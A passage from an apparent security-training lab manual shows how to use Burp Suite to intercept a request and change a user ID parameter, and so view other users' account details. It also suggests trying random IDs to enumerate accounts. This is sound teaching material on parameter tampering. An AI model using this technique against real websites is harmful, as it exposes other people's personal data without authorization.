


22. Inspector wizard appears, click to expand **Query Parameters**.



23. You can observe **NAME** and **VALUE** columns, double click on the **value**, or **click arrow icon** (>).


24. In the next wizard, change the **VALUE** from **1** to **2** and click **Apply Changes** button.



25. In the **Raw** tab, click the **Intercept is on** button to turn off the interception.


26. After switching off the interception, navigate back to the browser window and observe that the user account associated with **ID=2** appears with the name **John**, as shown in the screenshot.

Note: Although we logged in using sam as a username with ID=1, using Burp Suite, we successfully tampered with the ID parameter to obtain information about other user accounts.



27. Similarly, you can edit the **id** parameter in Burp Suite with any random numeric value to view information about other user accounts.

28. Switch to the browser window and perform Steps **4-6**. Remove the browser proxy set up in **Step 7**, by selecting the **No proxy** radio-button in the Connection Settings window and click **OK**. Close the tab.



29. This concludes the demonstration of how to perform parameter tampering using Burp Suite.

